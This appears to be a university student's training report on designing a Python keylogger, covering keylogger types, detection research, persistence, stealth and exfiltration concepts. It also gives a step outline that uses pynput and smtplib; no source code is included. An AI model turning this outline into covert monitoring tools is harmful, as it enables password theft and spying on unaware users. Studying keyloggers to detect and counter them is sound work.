

PROFESSIONAL TRAINING REPORT - II

entitled

STEALTH TRACKER ENHANCING KEYLOGGING SOFTWARE

Submitted in partial fulfillment of the requirements for the award of
Bachelor of Engineering degree in Computer Science and Engineering with
specialization in cyber security

by

N. Uday Gopi [41614058]

L. Uday Kiran [41614052]

M. Asish Sundar Sai [41614053]



**DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING
SCHOOL OF COMPUTING**

SATHYABAMA

INSTITUTE OF SCIENCE AND TECHNOLOGY

(DEEMED TO BE UNIVERSITY)

CATEGORY -1 UNIVERSITY BY UGC

**Accredited with Grade "A++" by NAAC | 12B Status by UGC | Approved by AICTE
JEPPIAAR NAGAR, RAJIV GANDHI SALAI, CHENNAI - 600 119**

MAY 2024



SATHYABAMA

INSTITUTE OF SCIENCE AND TECHNOLOGY

(DEEMED TO BE UNIVERSITY)

CATEGORY-I UNIVERSITY BY UGC


Accredited "A++" Grade by NAAC | 12B Status by UGC | Approved by AICTE

www.sathyabama.ac.in


DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

BONAFIDE CERTIFICATE

This is to certify that this Professional Training Report is the bonafide work of **MR.L.UDAY KIRAN (41614052),M.ASISH SUNDAR SAI(41614053),N.UDAY GOPI (41614058)** who carried out the project entitled "**STEALTH TRACKER ENHANCING KEYLOGGING SOFTWARE**" under my supervision from January 2024 to May 2024.


Internal Guide


Dr.VEENA.K ,M.E.,Ph.D.,



Head of the Department

Dr. S. VIGNESHWARI, M.E., Ph.D.,

Submitted for Viva voce Examination held on

7/5/24


Internal Examiner


External Examiner

DECLARATION

I, **L.UDAY KIRAN (41614052)**, hereby declare that the Professional Training Report-II entitled "**STEALTH TRACKER ENHANCING KEYLOGGING SOFTWARE**" done by me under the guidance of **Dr. K. Veena M.E., Ph.D.**, is submitted in partial fulfilment of the requirements for the award of Bachelor of Engineering degree in Computer Science and Engineering with specialization in Cyber Security.

DATE: 7/5/2024

PLACE: Chennai

L. Udaykiran

SIGNATURE OF THE CANDIDATE

ACKNOWLEDGEMENT

I am pleased to acknowledge my sincere thanks to **Board of Management of SATHYABAMA** for their kind encouragement in doing this project and for completing it successfully. I am grateful to them.

I convey my thanks to **Dr. T.Sasikala M.E., Ph.D., Dean**, School of Computing, **Dr. S.Vigneshwari M.E., Ph.D., Head of the Department of Computer Science and Engineering** for providing me necessary support during the progressive reviews.

I would like to express my sincere and deep sense of gratitude to my Internal Guide **Dr. K. Veena M.E., Ph.D.**, for his/her valuable guidance, suggestions and constant encouragement which paved way for the successful completion of my phase-2 Professional Training.

I wish to express my thanks to all Teaching and Non-teaching staff members of the **Department of Computer Science and Engineering** who were helpful in many ways for the completion of the project.

COURSE CERTIFICATE



CERTIFICATE

OF COURSE COMPLETION

THIS CERTIFICATE IS PROUDLY PRESENTED TO

Lanke Uday Kiran

In recognition of his/her hard work & dedication in completing the Cyber
Security course from 05-Feb-2024 | 05-Apr-2024

Certificate Id: EDI0710/CL/796
Awarded: 05-04-2024



K. NARESH
Co-Founder

 **EduVetha**
Explore the knowledge

ABSTRACT

This project lets you understand and fills the knowledge about stealth tracking software keylogger. Keyloggers, both hardware and software-based, are integral tools in the domains of cybersecurity, surveillance, and research. This abstract offers a concise overview of keylogger technology, detection methods, ethical concerns, and research applications. Keyloggers come in various forms, serving legitimate purposes such as parental control and research, as well as malicious intentions like data theft. This abstract highlights their diverse functionalities and implications. Efforts to detect and counter keyloggers have resulted in advancements in anti-keylogger software, behavioral analysis, and encryption techniques. These measures are vital for protecting sensitive information and preserving user privacy. Ethical considerations surrounding keyloggers, especially in covert surveillance, raise important questions about consent and legality. Striking a balance between security and privacy is crucial. In the realm of research, keyloggers offer insights into typing behavior, user authentication, and human-computer interaction. With evolving technology, keyloggers are likely to find new applications and challenges in the future. This abstract encapsulates the multifaceted nature of keyloggers, emphasizing their significance in contemporary digital landscapes. Keyloggers are designed to intercept and log keyboard input. They can be classified into two main categories: software-based and hardware-based. Software keyloggers are installed on a target system as a program or malware, while hardware keyloggers are physical devices connected between the keyboard and the computer. Regardless of the type, the primary function of a keylogger is to record all keystrokes made by the user. Software Keyloggers, These are the most common type and are often malicious in nature. They can be hidden within legitimate software or delivered as malware. Once installed on a system, they record keystrokes and send the data to a remote server controlled by the attacker. Hardware keyloggers are physical devices that are attached between the keyboard and the computer. They intercept keystrokes as they pass through the device. These keyloggers are difficult to detect because they do not rely on software.

TABLE OF CONTENTS

CHAPTER NO.	TITLE	PAGE NO.
	ABSTRACT	vi
		viii
	LIST OF FIGURES	
1	INTRODUCTION	1
	1.1 Overview	
2	LITERATURE SURVEY	4
	2.1 survey	
3	REQUIREMENTS ANALYSIS	
	3.1 Objective	8
	3.2 3.2.1 Hardware Requirements	9
	3.2.2 Software Requirements	
4	DESIGN DESCRIPTION OF PROPOSED PRODUCT	
	4.1.1 Proposed methodology	10
	4.1.2 Various stages	13
4.1	4.1.3 Internal or Component design structure	15
	4.1.4 working principles	15
	4.2 4.2 Features	23
	4.2.1 Novelty of proposal	26
5	RESULTS AND DISCUSSION	28
6	SUMMARY AND CONCLUSIONS	30
	REFERENCES	32
	APPENDIX	
	A. Research Paper	34
	B. Source Code	37

LIST OF FIGURES

Figure No.	Figure Name	Page No.
1	Keyboard interaction with keylogger	10
2	Keyboard logging function	13
3	Keylogger application	14
4	Design and process	15
5	Installation of software	18
6	Download libraries	18
7	Download libraries	19
8	Import library	19
9	Log configuration	19
10	Defining function	20
11	Defining function	20
12	Getting keystrokes	20
13	Output	21
14	Output	21
15	Output	22

CHAPTER 1

INTRODUCTION

1.1 OVERVIEW

A keylogger is a type of software or hardware tool designed to capture and record keystrokes made on a computer or mobile device's keyboard. It operates covertly, often without the user's knowledge or consent, with the primary purpose of monitoring and logging the keys pressed by a user. Their functionality extends to capturing a wide range of data, including usernames, passwords, and other sensitive information entered by users.

Keyloggers come in various types, with hardware keyloggers physically connected between the keyboard and computer, software keyloggers running covertly in the background, and memory-injecting keyloggers that embed themselves into a device's memory. This broad spectrum of keyloggers serves legitimate purposes, such as parental control and employee monitoring, as well as malicious objectives, such as data theft and identity fraud. Detecting and preventing keyloggers is essential for safeguarding personal and confidential data. Anti-keylogger software, behavioral analysis, and heuristic methods are deployed to identify and remove keyloggers from systems.

Additionally, secure input methods, like virtual keyboards, can help mitigate keylogger risks. Ethical and legal considerations are significant when employing keyloggers, especially without informed consent or for unlawful activities, raising questions about privacy rights and legality. Overall, keyloggers occupy a central role in the domains of cybersecurity, privacy, and research, with their versatility highlighting the importance of understanding their functions, detecting and preventing their misuse, recognizing their legitimate research applications.

Software keyloggers are typically installed on a target device like any other program and operate in the background. They diligently log keystrokes and often transmit this sensitive data to remote servers controlled by malicious actors. Conversely, hardware keyloggers are physical devices discreetly placed between the keyboard and the computer. They intercept keystrokes as they travel through the device, rendering them virtually undetectable by software security measures. Memory-injecting keyloggers take a more insidious approach by injecting malicious code into a computer's memory, allowing them to capture keystrokes before the operating system processes them.

1. Introduction to Keyloggers:

- Define keyloggers and their purpose.
- Brief history of keyloggers, including their evolution and development over time.
- Differentiate between hardware and software-based keyloggers.

2. Technical Functionality: • Explain how keyloggers work, including methods for capturing keystrokes (e.g., hooking keyboard APIs, capturing keyboard events).

- Describe different types of keyloggers (e.g., hardware keyloggers, software keyloggers, kernel-based keyloggers).
- Discuss additional features of advanced keyloggers, such as screenshot capture, clipboard monitoring, and remote reporting.

3. Applications and Use Cases: • Explore legitimate use cases for keyloggers in areas like parental control, employee monitoring, and law enforcement.

- Discuss malicious applications of keyloggers, including identity theft, financial fraud, and espionage.

4. Security Implications:

- Analyse the security risks associated with keyloggers, such as the compromise of sensitive information (e.g., passwords, credit card numbers).
- Discuss the challenges of detecting and removing keyloggers from infected systems.
- Review real-world incidents involving keyloggers and their impact on individuals and organizations.

5. Ethical and Legal Considerations:

- Debate the ethical implications of using keyloggers for surveillance purposes, both in personal and professional contexts.
- Examine relevant laws and regulations governing the use of keyloggers, including privacy laws and computer misuse statutes.
- Discuss ethical guidelines for researchers and security professionals when studying or developing keylogger technology.

6. Countermeasures and Mitigation Strategies: • Survey techniques for detecting and preventing keylogger infections, such as antivirus software, intrusion detection systems, and behavior-based analysis.

- Explore mitigation strategies for minimizing the risk of keylogger attacks, including secure coding practices, endpoint security measures, and user education.

- Assess the effectiveness of various countermeasures and their limitations in combating evolving keylogger threats.

7. Future Trends and Research Directions: • Speculate on future trends in keylogger technology, including advancements in evasion techniques, detection methods, and defensive measures.

A keylogger is a type of surveillance technology that records every keystroke on a specific device, such as a computer or smartphone. It can be either hardware- or software-based. Keyloggers can be used for legitimate purposes, such as providing feedback for software development, but they can also be misused by criminals to steal sensitive information. They work by intercepting the input/output process between the keyboard and the device, allowing them to capture every keystroke including passwords, credit card information, and other sensitive data. Keyloggers can be difficult to detect, but they can be identified by checking the task manager or system logs for suspicious processes or by using antivirus software.

Keyloggers come in at least two broad flavors—hardware devices and the more familiar software variety. Hardware devices can be embedded in the internal PC hardware itself, or be an inconspicuous plugin that's secretly inserted into the keyboard port between the CPU box and the keyboard cable so that it intercepts all the signals as you type. But that means that the cybercriminal has to have physical access to the PC while you're not present in order to plant the hardware keyloggers.

Software keyloggers are much easier to introduce to and install on victims' devices, which is why that variety is much more common. Unlike other kinds of malware, software keyloggers are not a threat to the systems they infect themselves. In fact, the whole point of keyloggers is to work behind the scenes, sniffing out the keystrokes while the computer continues to operate normally. But even if they don't harm the hardware, keyloggers are definitely a threat to users, especially when they steal sensitive data.

However, the concern about keyloggers is when malicious actors are behind them. And they definitely do not own the device they infect. You don't know they've breached your computer; and depending on what kind of keylogger it is, it can steal any passwords you've entered, periodically take screen shots, record the web pages you view, grab on to your sent emails and any instant messaging sessions, as well as sensitive financial information (such as credit card numbers, PIN codes, and bank accounts), and then send all that data over the network to a remote computer or web server. There, the person operating the logging program can retrieve it all, potentially sending it to third parties for criminal purposes.

Keyloggers of poorer quality (such as the malware variety) might reveal themselves in a number of ways. The software might subtly degrade smartphone screenshots to a noticeable degree. On all devices, there could be a slowdown in web browsing performance. Or there's a distinct lag in your mouse movement or keystrokes .

CHAPTER 2

LITERATURE REVIEW

2.1 SURVEY

A literature review or survey of a keylogger with python is Keyloggers, both hardware and software-based, play a pivotal role in the realms of cybersecurity, surveillance, and research. Keyloggers encompass diverse forms, serving both legitimate and malicious purposes. Hardware keyloggers discreetly capture keystrokes, while software variants can be employed for data exfiltration or legitimate monitoring. Efforts to detect and counter keyloggers have led to advancements in anti-keylogger software, behavioral analysis, and encryption. These measures are vital for protecting sensitive data and user privacy. In research, keyloggers have found applications in studying typing behavior, user authentication, and human-computer interaction. As technology evolves, keylogger trends may shift towards mobile devices and new evasion techniques [1].

Keylogger captures all keystrokes that the user types on the computer keyboard, including passwords, personal information entered into an online registration form (e.g., a mailing address or telephone number), and financial information submitted as part of an online transaction [2].

Unlike other types of malicious program such as viruses and worms, keyloggers associate with or share the system resources such as CPU and memory with legitimate programs that running on the system undetected for as long as they require without attracting the attention of users. There are many types of keyloggers, having different forms and behaviors, but pose a great threat to user privacy and security [3].

First, it is hard to distinguish from operating system files even when doing a directory listing of hidden files. Second, they have the ability to decrypt information passing through internet and transmit to the attacker [4].

Therefore, security experts are now focusing on kernel keylogger which is the most difficult keylogger whose target on the kernel operating system, with the help of hooking mechanism. Thus, the following section will focus on the software keylogger [5].

Many of the dynamic detection mechanism being implemented and researched, but it is hard to detect keyloggers accurately. Sreenivas et al detected keylogger by using TAKD algorithms that can easily integrated into routine devices such as router, gateway, firewall, IDS and so on to improve its keylogging detection [6].

TAKD algorithm incorporated anomaly-based detection mechanism and log based technique to overcome the problem of signature based detection. Malware detection is often analyzed as being static or dynamic; static is based on signature detection that requires malicious signature present in the repository [7].

The biggest disadvantage of this technique is that it has nothing to do against novel keyloggers. Dynamic detection must be used to detect keylogging malware; behavioral based detection was implemented. As keyloggers always use Windows hooks, Aslam et al discussed ant-hooked shield that employs by flagging program that hooked system routines that always targeted by keyloggers; However, it is easy for keylogger developers to evade this detection technique by using different methods to log the user activities other than using Set Windows Hook Ex however [8].

Dynamic based detection techniques or behavioral based was proposed by Martignoni et al showed the semantic gap between high-level behavior and their low-level representative computer, and achieved largely for the unique layered architecture. This approach is used to modeling semantic gap through structural hierarchic. Their model detector use suspicious behavior mechanism as input with system broad process execution for monitoring, so flagging suspicious activity is recognized if a process's activity closely matches the behavior specifications [9].

Meanwhile Ortoline et al implemented Black-box approach to detect the most common keyloggers. Their model was based on behavior of the keylogger by means of keystroke to the I/O pattern formed by keyloggers. Many of the dynamic detection mechanism being implemented and researched, but it is hard to detect keyloggers accurately. Sreenivas et al. detected keylogger by using TAKD algorithms that can easily integrated into routine devices such as router, gateway, firewall, IDS and so on to improve its keylogging detection[10].

TAKD algorithm incorporated anomaly-based detection mechanism and log based technique to overcome the problem of signature based detection. Another useful detection mechanism is Taint data analysis framework uses a host-based Intrusion Detection System (IDS) to taint, monitor, and examine the keyboard data at the keyboard device driver level[11].

This framework aims to detect kernel-level keyloggers that modifies the normal flow of control data in the keyboard drive to extract keystroke data events and then transmit back to the attacker. Thus extraction occurs while data travels along the chain of keyboard device driver in the kernel. This detection model was proposed by Le et al[12].

A Impact of Keyloggers A keylogger captures all keystrokes that the user types on the computer keyboard, including passwords, personal information entered into an online registration form (e.g., a mailing address or telephone number), and financial information submitted as part of an online transaction [13].

Unlike other types of malicious program such as viruses and worms, keyloggers associate with or share the system resources such as CPU and memory with legitimate programs that running on the system undetected for as long as they require without attracting the attention of users. There are many types of keyloggers, having different forms and behaviors, but pose a great threat to user privacy and security [14].

First, it is hard to distinguish from operating system files even when doing a directory listing of hidden files. Second, they have the ability to decrypt information passing through internet and transmit to the attacker. Therefore, security experts are now focusing on kernel keylogger which is the most difficult keylogger whose target is the kernel[15].

CHAPTER 3

REQUIREMENT ANALYSIS

3.1 OBJECTIVE OF THE PROJECT

- **Monitoring employee activities and ensuring security within an organization:** Keyloggers can be used by employers to monitor employee activities, ensure accurate reporting, and track online activities, but this must be done with the explicit consent of employees and in compliance with laws and regulations.
- **Parental control and monitoring of children's online activities:** Keyloggers can be used by parents to monitor their children's computer and online activities, with the goal of ensuring their safety and preventing harmful or inappropriate behavior.
- **Law enforcement and investigation purposes:** Keyloggers can be used by law enforcement agencies and authorities for investigative purposes, such as tracking criminal activities or gathering evidence, but this must be done within the bounds of the law.
- **Research and study of human behavior and computer usage patterns:** In the context of research, keyloggers can be used to study human behavior and computer usage patterns, which can be useful in various fields such as education and industry. However, the ethical use of keyloggers in research requires careful consideration of the legal and ethical implications. Keylogger researchers analyze the keystroke logs to extract insights into participants' typing behavior. This includes assessing typing speed, frequency of typing errors, patterns of text entry, and use of keyboard shortcuts.
- **Real-time Alerts and Automated Response Systems:** Ethical keyloggers feature real-time alerts that notify administrators of suspicious activities, allowing proactive responses to security incidents. Automated response systems can trigger predefined actions, such as user access lockdown or additional verification processes, to prevent data breaches. Modern keyloggers are designed with real-time alerts that notify the administrator of any suspect activities, making it possible to respond to security incidents beforehand. Automated response systems can take pre-configured measures, like lockdown on user access or additional verification processes that can prevent data thefts.
- **Data Security and Access Restriction:** Data collected through keyloggers must be kept confidential and accessible only to authorized personnel. Tight control

over access and vigilant monitoring for any unauthorized attempts to access the data are essential to address privacy concerns.

3.2 REQUIREMENTS

- Windows Operating System
- Python Installed On System
- Python Libraries Installed
- Code Editor
- Computer System
- Keyboard
- Speed Internet Connection
- Analyzing software

3.2.1 HARDWARE REQUIREMENTS:

- Computer with(intel core i5 or AMD Ryzen)
- Storage
- Network Interface
- Ram(8GB)
- Advanced Keyboard

3.2.2 SOFTWARE REQUIREMENTS

- Python
- Python libraries
- Command line interface framework(CMD)
- Python interpreter software
- Pycharm
- Configuration and control interface
- Windows hooks
- Polymorphing software

CHAPTER 4

DESIGN DESCRIPTION OF PROPOSED PROJECT

4.1 PROPOSED METHODOLOGY

The Proposed methodology for creating a keylogger involves a systematic approach to ensure its effectiveness and efficiency. We will understand the projects goals and requirements. That includes defining user input, customization options, and expected results. Now we will be choosing the programming languages, libraries and framework based on the project requirements and development. As it is a based on python we can create a keylogger by define our commands, parameters, and options. Decide on the overall architecture of the keylogger. Implement the keystroke capturing and storing algorithm based on user inputs. Design the reporting mechanism to present results to the user. Decide the format of the output we can easily save the output in a .txt file. If user want to stop the keystroke capturing then it can be easily done by pressing stop functions like ins, esc. We made sure that this program complies with legal and ethical standards for capturing the keystrokes and security assessments. Even this tools with various operating system like (windows, linux, mac os) to ensure cross platform.

By following this methodology , you can create a keylogger using python tool that is user-friendly, efficient, and adheres to ethical and legal standards




Fig 4.1 Keyboard interaction with keylogger

Keyloggers are software or hardware tools designed to record keystrokes on a computer or mobile device without the user's knowledge. There are several types of keyloggers, categorized based on their functionality and how they operate:

1. Software Keyloggers:

Local Software Keyloggers: These are installed directly on a computer or device and run in the background. They record keystrokes and store the data locally or transmit it to a remote server.

Remote Software Keyloggers: These are installed on a remote server, and the attacker uses various methods to infect the target system. They capture keystrokes remotely and send the data to the server.

2. Hardware Keyloggers:

Keyboard Hardware Keyloggers: These physical devices are connected between the computer's keyboard and the computer itself. They intercept keystrokes as they travel between the keyboard and the computer.

Acoustic Keyloggers: These use sound or acoustic signals to record keystrokes. They can be placed near the target keyboard and analyze the sound patterns created by keystrokes to deduce what was typed.

Electromagnetic Keyloggers: These capture electromagnetic emissions generated by keystrokes. They require physical proximity to the target computer and specialized equipment to interpret the signals.

3. Memory-injecting Keyloggers:

These keyloggers inject malicious code into the system's memory, intercepting keystrokes before they are processed by the operating system. They can be difficult to detect and remove.

4. Form Grabbing Keyloggers:

These keyloggers target web browsers and capture data entered into online forms, such as login credentials and credit card information. They are often part of malware that infects a user's computer.

5. Wireless Keyloggers:

These devices capture and transmit keystrokes over a wireless connection, allowing attackers to collect data from a distance.

5. Kernel-based Keyloggers:

These operate at the kernel level of an operating system, giving them deep access to system functions. They are challenging to detect and remove.

7. User-Space Keyloggers:

These keyloggers operate at the user level, intercepting keystrokes before they are processed by the operating system. They typically use APIs (Application Programming Interfaces) or hooks to capture keystrokes from various applications.

8. Inline Keyloggers:

These keyloggers are physically installed between the keyboard and the computer, intercepting keystrokes as they travel along the keyboard cable. They are typically small devices inserted inline with the keyboard connection.

9. USB Keyloggers:

These keyloggers are USB devices that are plugged into the target computer's USB port. They intercept keystrokes from the keyboard and store them internally or transmit them wirelessly to a remote receiver.

10. RAM-Based Keyloggers:

These keyloggers reside in the system's memory (RAM) and capture keystrokes directly from memory buffers. They are difficult to detect because they do not leave traces on the hard drive.

It's important to note that while some keyloggers may be used for legitimate purposes, such as monitoring employee activity or parental control, they can also be used for malicious activities, such as stealing sensitive information. Using keyloggers without proper consent or for illegal purposes is illegal and unethical. Protecting your device from keyloggers involves practicing good cybersecurity hygiene and using reliable antivirus and anti-malware tools.




Fig 4.2 Keyboard logging function

4.1.1 Various stages

A Keylogger is a program that is used to monitor keystrokes. The keystrokes will be stored in a log file. A Keylogger can be used to record sensitive information such as Usernames and Passwords and other sensitive information.

- 1)First, we need to create a directory Keylogger in the Home directory.
- 2)we need to install the python library pynput to import the data.
- 3)Paste the pynput file in keylogger directory that created in the first step.
- 4)Install the necessary modules by using command prompt or terminal
- 5)Write a required python code to log the keystrokes that used by the user.
- 6)Create a file named keylogger.txt file to log the keystrokes data that has been inputted by the user
- 7)In the log file, it will display the which keys are used by the user.
- 8)By displaying the user keys we can analyse and utilise the user key information to study the pattern and behaviour of the user.




Fig 4.3 Application of keylogger

4.1.2 Internal or Component design structure




Fig 4.4 Design and Process of Keylogger

4.1.3 Working principles

The working principles of a keylogger involve intercepting and capturing keystrokes made by a user on a computer or mobile device. Here's a breakdown of the key principles involved:

Interception: Keyloggers intercept keystrokes before they are processed by the operating system or application. This interception can occur at different levels of the system, depending on the type of keylogger:

User-Space Keyloggers: Operate at the user level and intercept keystrokes within applications or at the level of the user interface. They typically use APIs (Application Programming Interfaces) or hooks to capture keystrokes from various applications.

Kernel-Based Keyloggers: Operate at the kernel level and have higher privileges, allowing them to capture keystrokes at a lower level of the operating system. They can intercept keystrokes from all processes running on the system, making them more difficult to detect.

Logging: Once intercepted, the keylogger logs the captured keystrokes into a designated location, such as a file, database, or memory buffer. This logging process may include additional information such as timestamps, the application or window in focus, and the context surrounding

Persistence: Keyloggers often incorporate persistence mechanisms to ensure continuous monitoring of keystrokes. This involves automatically starting and running in the background whenever the system boots up. Persistence mechanisms vary depending on the target platform and may involve modifying system startup scripts, creating registry entries, or using system services.

Stealth and Evasion: To avoid detection and removal, keyloggers may employ stealth and evasion techniques. This could involve hiding their processes and files from the user, disguising themselves as legitimate software, or encrypting their communications to evade detection by antivirus programs or intrusion detection systems.

Data Exfiltration: Depending on the keylogger's capabilities and objectives, it may exfiltrate the logged data to a remote server or location for further analysis or exploitation. This can be done through various communication channels, such as email, FTP, HTTP, or cloud storage services.

Remote Control: Some advanced keyloggers may include remote control capabilities, allowing attackers to remotely configure and control the keylogger, retrieve logged data, or update its functionality.

Overall, the working principles of a keylogger involve intercepting, logging, and potentially exfiltrating keystrokes to monitor user activities on a computer or mobile device. It's important to note that while keyloggers can be used for legitimate purposes such as parental control or employee monitoring, their misuse for malicious activities is illegal and unethical.

4.1.4 Steps of code :-

1. It imports the data from the pynput module installed on the computer.
2. It also imports from smtplib,ssl modules that comes with python programming software.
3. It defines a function that records all the keystrokes are recorded as keylogger.txt by specifying the format.
4. Defining a function that indicating the key pressed by the user and logs into the file after converting it into string.
5. It defines a function listener which would be recording keystrokes and pass the function.
6. By using the join() method to join it to the main thread.
7. When everytime a key is pressed,the listener is triggered and it calls our function which then logs our keystrokes into the keylogger.txt file.
8. Now it runs the program to record the keystrokes and log into .txt file.

We can run this program continuously while still recording the keystrokes

